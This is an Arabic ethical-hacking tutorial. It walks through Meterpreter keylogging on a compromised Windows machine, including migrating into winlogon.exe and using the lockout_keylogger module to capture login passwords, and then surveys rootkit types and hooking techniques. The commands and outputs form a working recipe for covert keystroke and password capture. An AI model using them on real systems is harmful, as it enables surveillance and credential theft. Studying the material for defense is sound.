Meterpreter في إطار **Metasploit** له فائدة كبيرة لالتقاط ضغطات المفاتيح على الجهاز المستهدف والتي تحدثنا عنها سابقا والتي يطلق عليها **Keyloggers**. سنبدأ مع النظام الذي قمنا باختراقه بالفعل وقمنا بإنشاء جلسة عمل ناجحة بعيده معه من خلال **Metasploit**. ثم نقوم بتشغيل **Meterpreter** كما ذكرنا سابقا في نفس هذه الوحدة.

Key Logging with Meterpreter

عند القيام بطباعة التعبير **help** في طرفية **Meterpreter** سوف يقوم بسرد جميع الأوامر التي يمكن استخدامها مع **Meterpreter**. لكن ما يهمنا هنا هو استخدام **Meterpreter** لأداء وظيفة **Keylogger** وذلك لمراقبة ضربات المفاتيح. لذلك ما يهمنا هنا هو استخدام الامر **keyscan**.

```
keyscan_dump    Dump the keystroke buffer
keyscan_start   Start capturing keystrokes
keyscan_stop    Stop capturing keystrokes
```

لذلك دعونا نمضي قدما ونرى ما يبدو عليه عندما نبدأ استخدام كلوغر عن بعد، ثم نقوم بعرض ضربات لوحة المفاتيح التي تم التقاطها.

1. ببساطه بندا عملية التجسس على ضربات المفاتيح عن بعد بكتابة الامر **keyscan_start** من خلال طرفية **Meterpreter**.

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter >
```

2. الآن نحن بحاجة فقط الى الانتظار حتى يقوم الضحية بالقيام ببعض الأشياء على لوحة المفاتيح. على سبيل المثال لدينا، والمضي قدما وفتح المتصفح الخاص بويندوز 7، وإجراء بحث في جوجل.
3. الآن مرة أخرى نرجع الى النظام كالي، لنرى ما تم كتابته ببساطة ويتم ذلك بكتابة الامر **keyscan_dump**.

```
keyscan_dump
Dumping captured keystrokes...
google.com <Return> will Dallas go 8 an 8 again this year? <Return>
meterpreter >
```

هنا يمكنك ان ترى من هذا العرض أن المستخدم الهدف قام بكتابة "**google.com**" في متصفح الويب ثم قام بالبحث عن "**Will Dallas go 8 and 8 again this year?** ".

حسنا، من الواضح ان المستخدم لدينا هو من محبي كرة القدم دالاس كاو بويز. دعونا نحاول بعض الأشياء الأخرى. ماذا يحدث إذا قام المستخدم باستخدام مفاتيح خاصة مثل مفتاح ويندوز؟ ما إذا كان المستخدم يستخدم المفتاح "ويندوز" + المفتاح (**I**) لقفل لوحة المفاتيح، ثم يستخدم كلمة المرور الخاصة به للحصول على لوحة المفاتيح مرة أخرى؟ أيضا مثلا قام المستخدم بقفل نظام ويندوز الخاص به مع مفتاح "ويندوز" ومفتاح "**L**". ثم تسجيل الدخول مرة أخرى في مع كلمة المرور. الآن نذهب مرة أخرى على نظام التشغيل كالي مع **keyscan_dump** لنرى ما لدينا:

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
 <LWin> l
meterpreter >
```

كما نرى ان جهاز الضحية قام بالضرب على مفاتح ويندوز+ مفتاح L بشكل صحيح والذي يقوم بغلق الشاشة ولكنه قام بالتسجيل مرة أخرى مع كلمة مرور لإلغاء غلق الشاشة، فأين هي كلمة المرور؟ لماذا لم يتم تسجيلها!

المشكلة هي في الطريقة التي يعمل بها نظام الامن للويندوز. حيث ببساطة، أن بيئة سطح المكتب تختلف عن بيئة تسجيل الدخول حتى في التعريفات التي تستخدمها كلا البيئتين، وجلسة العمل النشطة التي قمت بإنشائها مع النظام الضحية من خلال **Meterpreter** تكون مع (سطح المكتب) اما بالنسبة ل **win logon** (عملية دخول) حيث من خلالها تستخدم لوحة المفاتيح مختلفة. لذا إذا كانت جلسة العمل مع سطح المكتب فلن تستطيع التقاط المفاتيح الخاصة بعملية تسجيل الدخول، أو العكس بالعكس. لذلك سوف تحتاج إلى نقل **Keyloggers** الى جلسة العمل التي تريد مراقبتها. في هذه الحالة، ببساطة سوف نقوم بنقل طرفية **Meterpreter**الى بيئة **Winlogon** بدلا من بيئة سطح المكتب باستخدام الامر **migrate** حتى نجد أنفسنا في الوضع الصحيح للبحث عن كلمات السر. ثم نبدأ **keyscan** مرة أخرى.

4. نقوم بطباعة **ps** في قذيفة/طرفية **Meterpreter** للحصول على قائم بالعمليات التي تعمل الان. ثم نبحث للحصول على **PID** الخاص بالعملية **Winlogon**.

```
meterpreter > ps

Process List
============

 PID   PPID  Name                 Arch  Session     User
 ---   ----  ----                 ----  -------     ----
 0     0     [System Process]           4294967295
 4     0     System                     4294967295
 236   4     smss.exe                   4294967295
 316   1404  jusched.exe          x86   1           WIN-
gram Files\Common Files\Java\Java Update\jusched.exe
 336   304   csrss.exe                  4294967295
 388   380   csrss.exe                  4294967295
 396   304   wininit.exe                4294967295
 432   380   winlogon.exe               4294967295
```

حيث كما نرى من الصورة هذه ان **PID** الخاص بالعملية **winlogon.exe** هي 432 لذلك سوف نحتاج الى نقل طرفية **Meterpreter** الى جلسة (**session**) الى هذا ال **PID**.

5. نقوم بطابعة الامر **migrate** ثم **PID** حيث في حالتنا هذه سوف يكون **migrate 432**.

```
meterpreter > migrate 432
[*] Migrating from 2688 to 432...
[*] Migration completed successfully.
meterpreter >
```

ملحوظه إذا حصلت على رسالة الخطأ **insufficient privileges** فسوف تحتاج الى رفع صلاحياتك الى صلاحيات النظام **system privileges**.

6. الان نقوم بكتابة الامر **keyscan_start** ثم بعد ذلك **keyscan_dump**.

يمكنك أيضا استخدام الاسكريبت **use post/windows/capture/lockout_keylogger** من خلال طرفية **Meterpreter** وذلك لتتبع ضربات المفاتيح.

```
meterpreter > background
[*] Backgrounding session 3...
msf exploit(bypassuac) > use post/windows/capture/lockout_keylogger
msf post(lockout_keylogger) > set session 3
session => 3
msf post(lockout_keylogger) > exploit

[*] Found WINLOGON at PID:3824
[*] Migrating from PID:3484
[*] Migrated to WINLOGON PID: 3824 successfully
[+] Keylogging for WIN-LOANLOTDQLU\Ralf @ WIN-LOANLOTDQLU
```

HIDING FILES 5.6

مثل التطبيقات الخبيثة، هناك أيضا العديد من التطبيقات الوقائية (**protective application**) القادرة على منع أو كشف وحذف التطبيقات الخبيثة. من أجل تجنب أن يتم اكتشاف التطبيقات الخبيثة من قبل التطبيقات الوقائية(**protective application**) ، حيث يقوم المهاجمين بإخفاء الملفات الخبيثة داخل ملفات مشروع أخرى.

Rootkits

تماما مثل**Metasploit** ، عند يتم التعامل لأول مره لقوة ومكر **Rootkits**، وعادة ما يكونوا مندهشين. بالنسبة للمبتدئين، **Rootkits** يظهر لهم على انه يملك، سحر أسود تقريبا. أنها عادة ما تكون بسيطة في عملية تثبيتها ويمكن أن تنتج نتائج مذهلة. تشغيل **Rootkits** يمنحك القدرة على إخفاء الملفات والعمليات والبرامج كما لو لم يكونوا أبدا مثبتين على جهاز الكمبيوتر. **Rootkits** يمكن استخدامها لإخفاء الملفات عن المستخدمين، وحتى نظام التشغيل نفسه.

Rootkits هي فعالة جدا في إخفاء الملفات، فإنها غالبا ما تكون ناجحة في التهرب حتى من برامج مكافحة الفيروسات الأكثر دقه. عادة ما يقال إن اسم **Rootkits** يكون مشتق من كلمة **"root"**، كما هو الحال في المستخدم الجذري أو المستخدم الإداري(***root/admin access***) ، و **"kit"** والتي تعنى مجموعة من الأدوات التي تم توفيرها من خلال حزمة البرامج.

كما ذكرنا سابقا، **Rootkits** تكون متخفيه تماما (**stealthy**). يمكن أن تستخدم لمجموعة متنوعة من الأغراض بما في ذلك تصعيد الامتيازات، وتسجيل ضربات المفاتيح، وتركيب **backdoors** والمهام الشريرة الأخرى. العديد من **Rootkits** قادرة على تجنب الكشف لأنها تعمل على مستوى أدنى بكثير من نظام التشغيل نفسه، أي داخل النواة/الكيرنل. البرامج التي تتفاعل مع وظائف المستخدمين عادة في تكون في مستوى أعلى من النظام. عندما يحتاج قطعة من البرمجيات مثل برامج مكافحة الفيروسات لأداء مهمة معينة، فإنه غالبا ما تمرر طلب إلى مستويات أدنى من نظام التشغيل لإكمال المهمة. أذكر أن بعض **Rootkits** يعيش في عمق نظام التشغيل. يمكن أن تعمل أيضا " **hooking** " أو اعتراض هذه النداءات المختلفة بين البرنامج ونظام التشغيل.

من خلال اصطياد الطلب من قطعة من البرمجيات، فان **Rootkits** قادر على تعديل الاستجابة الطبيعية. النظر في المثال التالي: افترض أنك تريد أن ترى ما هي العمليات التي يتم تشغيلها على جهاز ويندوز. لإنجاز هذا، فإن معظم المستخدمين يستخدموا تركيبة المفاتيح " **Ctrl + Alt + Del** ". وهذا سوف يسمح للمستخدمين لبدء في إدارة المهام وعرض العمليات والخدمات التي تعمل. معظم الناس تقوم بتنفيذ هذه المهمة من دون التفكير فيه. حيث يقوم بالنظر في قائمة عرض العملية ثم المضي قدما.

في هذه الحالة، البرنامج هو إجراء مكالمة إلى نظام التشغيل ويسأل ما هي العمليات أو الخدمات قيد التشغيل. نظام التشغيل يستعلم عن جميع البرامج قيد التشغيل ثم إرجاع القائمة. ومع ذلك، إذا أضفنا **Rootkits** لهذا المزيج، فسوف تصبح الأمور أكثر تعقيدا. وذلك لأن **Rootkits** لديها القدرة على اعتراض وتعديل الاستجابات عاد من قبل نظام التشغيل، عندما يحاول المستخدم عرض قائمة العملية، يمكن لل **Rootkits** ببساطة إزالة برامج مختارة، والخدمات، والعمليات من القائمة. هذا يحدث على الفور والمستخدم ليس على علم بأي اختلافات. البرنامج نفسه هو في الواقع يعمل على نحو مثالي. حيث يقدم تقارير بالضبط ما قيل له من قبل نظام التشغيل. في كثير من المعاني، فان **Rootkits** هو الذي يجعل نظام التشغيل يكذب.

من المهم أن نشير إلى أن **Rootkits** ليست **exploit**. **Rootkits** هو الشيء الذى يتم تحميله على النظام بعد أن يتم **exploit** النظام. وعادة ما تستخدم **Rootkits** لإخفاء الملفات أو البرامج والحفاظ على الوصول المستتر الخفي.

Rootkits هي برامج تهدف إلى الوصول إلى جهاز كمبيوتر دون أن يتم اكتشافها. هذه هي البرامج الضارة التي يمكن استخدامها للوصول غير المصرح به إلى النظام عن بعد وتنفيذ الأنشطة الخبيثة. أيضا من أهداف **Rootkits** هو الحصول على امتيازات المستخدم الجذري/الإداري (**root/admin**) إلى النظام. عن طريق تسجيل الدخول باسم المستخدم الجذري الى هذا النظام، يمكن للمهاجمين تنفيذ أي مهمة مثل تثبيت البرامج أو حذف الملفات، الخ. يعمل عن طريق استغلال نقاط الضعف في نظام التشغيل والتطبيقات. تتألف **Rootkits** النموذجية من برامج **backdoor**، وبرامج **DDOS**، حزم تجسس (**Sniffing Packet**)، وأدوات **log-wiping**، **IRC bots**، الخ.

جميع الملفات تحتوي على مجموعة من **attributes**. هناك حقول مختلفة في سمات الملف(**file attributes**) . يستخدم الحقل الأول لتحديد تنسيق الملف(**format of the file**) ، والتي قد تكون إما، **hidden**، **archive**، أو **read-only**. يصف حقل آخر المرة التي تم إنشاء الملف فيها، الوقت الذي تم الوصول اليه، طول الملف. الوظيفة **GetFileAttributesEx()** و **GetFileInformationByHandle()** تسمح بهذا.

يستخدم **ATTRIB.exe** لعرض أو تغيير سمات الملف(**file attributes**) . يمكن للمهاجم إخفاء، أو حتى تغيير سمات ملفات الضحية، لذلك يمكن المهاجم الوصول إليها.

يقوم المهاجم بوضع Rootkits باستخدام الطرق الأتية:

- فحص أجهزة الكمبيوتر الضعيفة والخوادم على شبكة الإنترنت.
- تغليف **Rootkits** في مجموعة خاصة من الحزم مثل الألعاب.
- تثبيت **Rootkits** على أجهزة الكمبيوتر العامة أو أجهزة الكمبيوتر للشركات من خلال الهندسة الاجتماعية.
- إطلاق هجوم **zero-day** (لتصعيد الامتيازات، تجاوز سعة المخزن المؤقت واستغلال نواة ويندوز، الخ).
- طرق الرابط والبوت من **IRC**، **ICQ**، الخ. (**Means of a link and a bot from IRC, ICQ, etc**)

الغرض الأساسي من **Rootkits** هو السماح للمهاجمين بالوصول المتعدد الغير منظم والغير مكتشف إلى النظام. حيث يمكنه تثبيت عملية مستترة أو استبدال واحد أو أكثر من الملفات التي يتم تشغيلها في عمليات الاتصال العادي.

المهاجمين يستخدموا Rootkits للأهداف التالية:

- الوصول الى النظام المضيف كمستخدم جذري والوصول المستتر عن بعد.
- لصنع قناع لمسارات المهاجم والتطبيقات أو العمليات الخبيثة.
- جمع البيانات الحساسة، وحركة مرور البيانات، وما إلى ذلك من النظام الذي قد يكون بالنسبة للمهاجمين مقيدة أو لا يملكوا الوصول اليها.
- تخزين التطبيقات الخبيثة الأخرى، وتكون بمثابة خادم يحتوي على موارد تستخدم للحصول على التحديثات بوت وهلم جرا.

Types of Rootkits

Rootkits هو نوع من البرمجيات الخبيثة التي يمكن أن تخفي نفسها عن تطبيقات نظام التشغيل ومكافحة الفيروسات في الكمبيوتر. يوفر هذا البرنامج للمهاجمين الوصول للمستوى الجذري إلى الكمبيوتر من خلال **backdoor**. هذه **Rootkits** توظف مجموعة من التقنيات للسيطرة على النظام. نوع **Rootkits** يؤثر على اختيار موجه الهجوم. أساسا هناك ستة أنواع من **Rootkits** المتاحة. وهم:

Hypervisor-level Rootkit

من المعروف للجميع انتشار تكنولوجيا ال **Virtualization** في الأونة الأخيرة في صورة برامج ال **Virtual Machine** المنتشرة والتي تمكنا من عمل جهاز وهمي بنظام تشغيل منفصل عن الجهاز الرئيسي. ومن أشهر هذه البرامج هو برنامج ال**VMWare** وغيرها وتستخدم طبعا الأنظمة الوهمية في تحليل الفيروسات والروت كيت وفي اختبار اي شيء تريد اختباره بمعزل عن جهازك وتستخدم أيضا في بناء خوادم متعددة الأنظمة. ***Hypervisor-level rootkits*** عادة ما يتم إنشاؤها من خلال استغلال ميزة الأجهزة (***Exploiting hardware feature***) مثل **Intel VT** و **AMD-V** . **Rootkits** هذه تتعامل مع نظام التشغيل للجهاز المستهدف على أنه آلة افتراضية (***virtual machine***) والتي تمكنه من اعترض جميع استدعاءات الأجهزة التي أدلى بها نظام التشغيل الهدف. هذا النوع من **Rootkits** يعمل عن طريق تعديل تسلسل تمهيد/تشغيل النظام (***The system's boot sequence***) ثم يقوم بالتحميل بدلا من شاشة الجهاز الوهمي الأصلي (***original virtual machine***).

وللتعرف أكثر على ال ***Virtual Rootkits*** وال***Hypervisor-level rootkits*** يجب ان نتعرف قليلا على تكنولوجيا ال ***Virtualization*** والتي تنقسم الي ثلاث عناصر رئيسية وهي:

- Hypervisor
- Virtualization strategies
- Virtual memory management

بعد ذلك سنتعرف على اساليب ال Virtual Rootkit مثل:

- Escaping from a virtual environment
- Hijacking the hypervisor

Virtualization

عملية الـ Virtualization باختصار هي عملية تقسيم موارد Resources الجهاز الواحد على أكثر من نظام تشغيل OS تعمل سويا في نفس الوقت. وقبل تكنولوجيا ال Virtualization كان يعمل الجهاز بكل موارده لتشغيل نظام تشغيل واحد فقط مما يعني ضياع موارد كثيره للجهاز خاصة بعد الطفرة الكبيرة التي حدثت في قدرات الأجهزة وفي صناعة المعالجات وايضا زيادة سعة التخزينMemory وتستخدم هذه التكنولوجيا الأن في السيرفرات حيث يستطيع مدير السيرفر تشغيل أكثر من Web Server على جهاز الواحد. ايضا انتقلت هذه التكنولوجيا الي الأجهزة العادية PC حيث يستطيع المستخدم تشغيل أكثر من نظام تشغيل سويا مثل تشغيل الويندوز مع الLinux .

Virtualization of system resources

أنواع ال Virtual Machines

1- النوع الأول Process Virtual Machine ايضا يعرف بـ Application Virtual Machine وهو باختصار لتشغيل Processمعينة على نظام التشغيل مثل ال Java Virtual Machine وال Dot NET Framework فهذه الأشياء ايضا تندرج تحت مسمى الأجهزة الوهميةVirtual Machines .
2- النوع الثاني System Virtual Machines ايضا يعرف بـ Hardware virtual machine وهذا مخصص لكي يعمل أكثر من نظام تشغيل سويا.

Hypervisor

هو أحد اهم عناصر ال Hardware VM طبعا VM اختصار لـ Virtual Machine وهو المسؤول عن Handles System level virtualizationلكل ال VMs التي تعمل على الجهاز الرئيسي Host System وهو ايضا يدير عملية تقسيم الموارد والتشغيل بين ال Physical وال Virtual Hardware ايضا هو المسؤول عن عملية عزل ال VMs عن بعضها وتقسيم الموارد بينها. فهو العقل المتحكم في عملية الvirtualization

يوجد نوعين من الHypervisor :

- النوع الأول Native وهو يتم وضعة في اللوحة الأم نفسها Motherboard اي ان تكنولوجيا ال VM في هذا النوع ليست مجرد برنامج بل هي تدخل في تركيب ال *Hardware* ايضا. ومن امثلة المعالجات التي تدعم خاصية ال *Native Hypervisor* معالجات AMD-V/Pacifica و Intel VTوUltraSPARC T1.
- النوع الثاني Hosted وهو النوع البرمجي الذي يتم وضعة مع نظام التشغيل الرئيسي Host OS مثل برامج ال VMWare وال Oracle Virtual Box.

Virtualization strategies

يوجد ثلاث انواع من طرق ال Virtualization المستخدمة حاليا والتي تختلف من نظام تشغيل الي أخر ومن عناصر ال Hardware المستخدمة.

الطريقة الأولى هي virtual machine emulation وهو يحتاج الي hypervisor يقوم بمحاكاة الأجهزة Hardware الحقيقية بأخرى تخيلية يستخدمها نظام التشغيل الموجود على ال VM والذي يسمى guest OS فهو يوهم نظام التشغيل التخيلي بانة يتعامل مع Hardwareحقيقية. واهم شيء في هذه الطريقة هو توفير كل الصلاحيات للنظام الوهمي Privilege Level مثل صلاحيات استدعاء Privileged CPU instructionsوهذا يوفره ال hypervisor نفسه.

الطريقة الثانية هي paravirtualization وهي عكس الطريقة الأولي حيث لا يقوم ال hypervisor بتوفير ال Privileged CPU instructionsولا يقوم بمحاكاة ال Hardware فهذه الطريقة يدرك فيها نظام التشغيل الوهمي انه يعمل فعلا على جهاز وهميVM

الطريقة الثالثة هي OS-level virtualization ومن الاسم يتضح ان نظام التشغيل نفسه هو من يقوم بعملية العزل.

Virtual memory management

من اهم وظائف ال hypervisor هو تحويل ال physical Hardware Memoryالي Virtual Hardware Memory وكما نعلم فان مصطلح ال Virtual Memory ليس خاص بعملية ال virtualization فقط بل ان كل انظمة التشغيل الحديثة تقوم باستخدام ال Virtual memory وذلك لكي تدعم عملية الmultiprocessing

ايضا من اهم وظائف ال **hypervisor** عملية عزل كل **Virtual Memory** يستخدمها **VM** عن الأخرى. فكل **VM** يكون له ال **memory space**الخاص به والتي لا يستطيع اي **VM** اخر الوصول اليها. وهذه العملية تعرف بــ**virtual machine isolation**

اساليب الVirtual Rootkit

كما قلنا فان ال ***Virtual Rootkits*** هي روت كيت برمجت خصيصا لكي تعمل على ال **VM** وتنتقل منة الي ال **Host Machine** لذلك فان اول مهمة تقوم بها هذه الروت كيت هي عملية الــ **Escaping from a virtual environment** واول خطوة في هذه العملية هي ان يكتشف الروت كيت انه يعمل فعلا على **VM** وليس على جهاز حقيقي.

يوجد 3 انواع رئيسية من الVirtual Rootkits :

النوع الأول هو ***Virtualization-aware malware (VAM)*** وهو مخصص للفيروسات والبرمجيات الضارة فوظيفته انه يقوم باكتشاف ال ***VM*** ثم يعدل من خصائصه فيما يعرف بعملية ال ***polymorphic*** حتى لا يستطيع محلل الفيروسات التعرف علية. ايضا لدية وظيفة اخري وهو مهاجمة نظام التشغيل الذي يعمل على ال**VM** .

النوع الثاني هو **Virtual machine-based rootkits (VMBR)** وهو النوع التقليدي وهو الذي يستطيع الانتقال من ال **VM** الي الجهاز الأصلي عن طريق برنامج ال **VM** نفسه**virtualization software**

النوع الثالث هو **Hypervisor virtual machine (HVM) rootkits** وهو أخطر نوع لأنه يقوم بمهاجمة **ال hypervisor** نفسه واستبداله بأخر معدل وبالتالي اصابة نظام التشغيل الموجود على ال **VM** ونظام التشغيل الرئيسي**host** .

بعد اكتشاف الروت كيت لل **VM** تأتي المهمة الأهم وهي الوصول الي ال **host machine** وتتم عملية الوصول لل **host** عن طريق استغلال ثغرات **exploit** تؤدي لتعطيل **crash** خدمة **service** او تعطيل كل ال **VM** مما يمكن الروت كيت من الوصول الي ال **Host machine.** ايضا من اهم طرق تخطي ال **VM** هي استغلال الــ **ComChannel** وهي قنوات اتصال بين ال ***gust OS*** وال ***host OS***

بعد عملية الوصول الي ال ***Host Machine*** تتم عملية السيطرة على ال ***Hypervisor*** عن طريق ما يعرف بـ ***Hijacking the Hypervisor*** فبسيطرة الروت كيت على ال ***hypervisor*** فهو يسيطر على **Virtualization**وبالتالي يستطيع السيطرة على كل النظام سواء **VM** او **HostVM.**

من أشهر انواع ال Virtual Rootkits هو

SubVirtبرمجة **Samuel T. King and Peter M.** تم عملة في جامعة**Michigan** .

Blue Pillبرمجة **Joanna Rutkowska** وهو مخصص لمعالج**AMD-V** .

Vitriolبرمجة **Dino Dai Zovi** مخصص لمعالج**Intel VT** .

Kernel-Level Rootkit

النواة/الكيرنل هي جوهر نظام التشغيل. هذا النوع هو الاخطر لأنه يصيب نواة النظام وهو ال **Kernel** وقدرته على التخفي كبيرة ويصعب اكتشافه بالبرامج التقليدية ويحتاج الي تحليل يدوي لأخصائي الكيرنل حتى تتمكن من اكتشافه. وهذا يقوم بتغطية **backdoors** على الكمبيوتر ويتم إنشائه من خلال كتابة تعليمات برمجية إضافية أو عن طريق استبدال أجزاء من كود النواة/الكيرنل مع اكواد معدله ويتم ذلك عبر برامج تشغيل الأجهزة (**device driver**) في **Windows** أو وحدة النواة (**loadable kernel module**) في لينكس. فإذا كان هناك أي خطأ او **bugs** في رمز **Rootkits**، فان هذا سوف يؤثر على استقرار النظام إلى حد كبير من قبل **Rootkits** على مستوى النواة. لها نفس امتيازات نظام التشغيل، وبالتالي فهي صعبة الكشف والاعتراض أو تخريب عمليات نظم التشغيل.

Application-level Rootkit

Application-level rootkit تعمل داخل جهاز كمبيوتر الضحية عن طريق استبدال ملفات تطبيق معين مع **Rootkits** أو عن طريق تعديل التطبيقات الحالية مع **patches** ، **injected code** ، الخ.

Hardware/Firmware Rootkit

Hardware/firmware rootkits تستخدم الأجهزة أو منصات الأجهزة (**devices or platform firmware**) لإنشاء صورة خبيثة (**malware image**) دائمه في الأجهزة، مثل القرص الصلب، ونظام **BIOS**، أو بطاقة الشبكة. **Rootkits** يخفي في **firmware** لأنه لن يتم تفتيش اكواد **firmware**. **Firmware rootkit** ينطوي على انشاء وهمى دائم من **rootkit malware**.

Boot-loader-level Rootkit (Bootkit)

Boot-loader-level Rootkit (Bootkit) تعمل إما عن طريق استبدال أو تعديل محمل الإقلاع (**boot loader**) بواحد أخر. يمكن تفعيلها حتى قبل بدء تشغيل نظام التشغيل. لذلك، **Boot-loader-level Rootkit (Bootkit)** هي التهديدات خطيرة على الأمن لأنها يمكن أن تستخدم لاختراق مفاتيح التشفير وكلمات السر.


Library-level Rootkits

Library-level rootkits يعمل في مستوى اعلى في نظام التشغيل وعادة يقوم بتصحيح، اصطياد، أو يحل محل **system calls** مع إصدارات **backdoor** للحفاظ على مجهولية المهاجم. حيث تعمل على استبدال **system calls** الأصلي مع واحده أخرى مزيفه/وهميه لإخفاء المعلومات حول المهاجم.

How Rootkits Work كيف يعمل الروت كيت؟


System hooking هو عملية تغيير واستبدال مؤشر الدالة الأصلي (**original function pointer**) مع مؤشر (**pointer**) مقدم من **rootkits** في وضع الشبح(**stealth mode**) .

Inline function hooking هي تقنية حيث يقوم **rootkits** بتغيير بعض البايت من وظيفة داخل **core system DLLs** مثل (**kernel32.dll and ntdll. dll**) ، ووضع التعليمات بحيث أن استدعاء أي عملية يمر أولا على **rootkits**.



Direct Kernel Object Manipulation (DKOM) rootkits هي قادرة على تحديد مكان والتلاعب في أي من عمليات النظام (**System process**) الموجودة في هياكل ذاكرة **kernel** وتصحيح (**Patch**) ذلك أيضا. وهذا يمكنه أيضا إخفاء العمليات والمنافذ، تغير الامتيازات، تضليل مشاهد **Windows event viewer** دون أي مشكلة عن طريق التلاعب في قائمة العمليات النشطة من نظام التشغيل، وتغيير البيانات داخل هياكل معرفات العملية(**PROCESS IDENTIFIERS structures**) . لديه القدرة على الوصول من النوع القراءة/الكتابة (**read/write access**) إلى الجهاز/الذاكرة الفعلية (**Device\Physical Memory object**) .

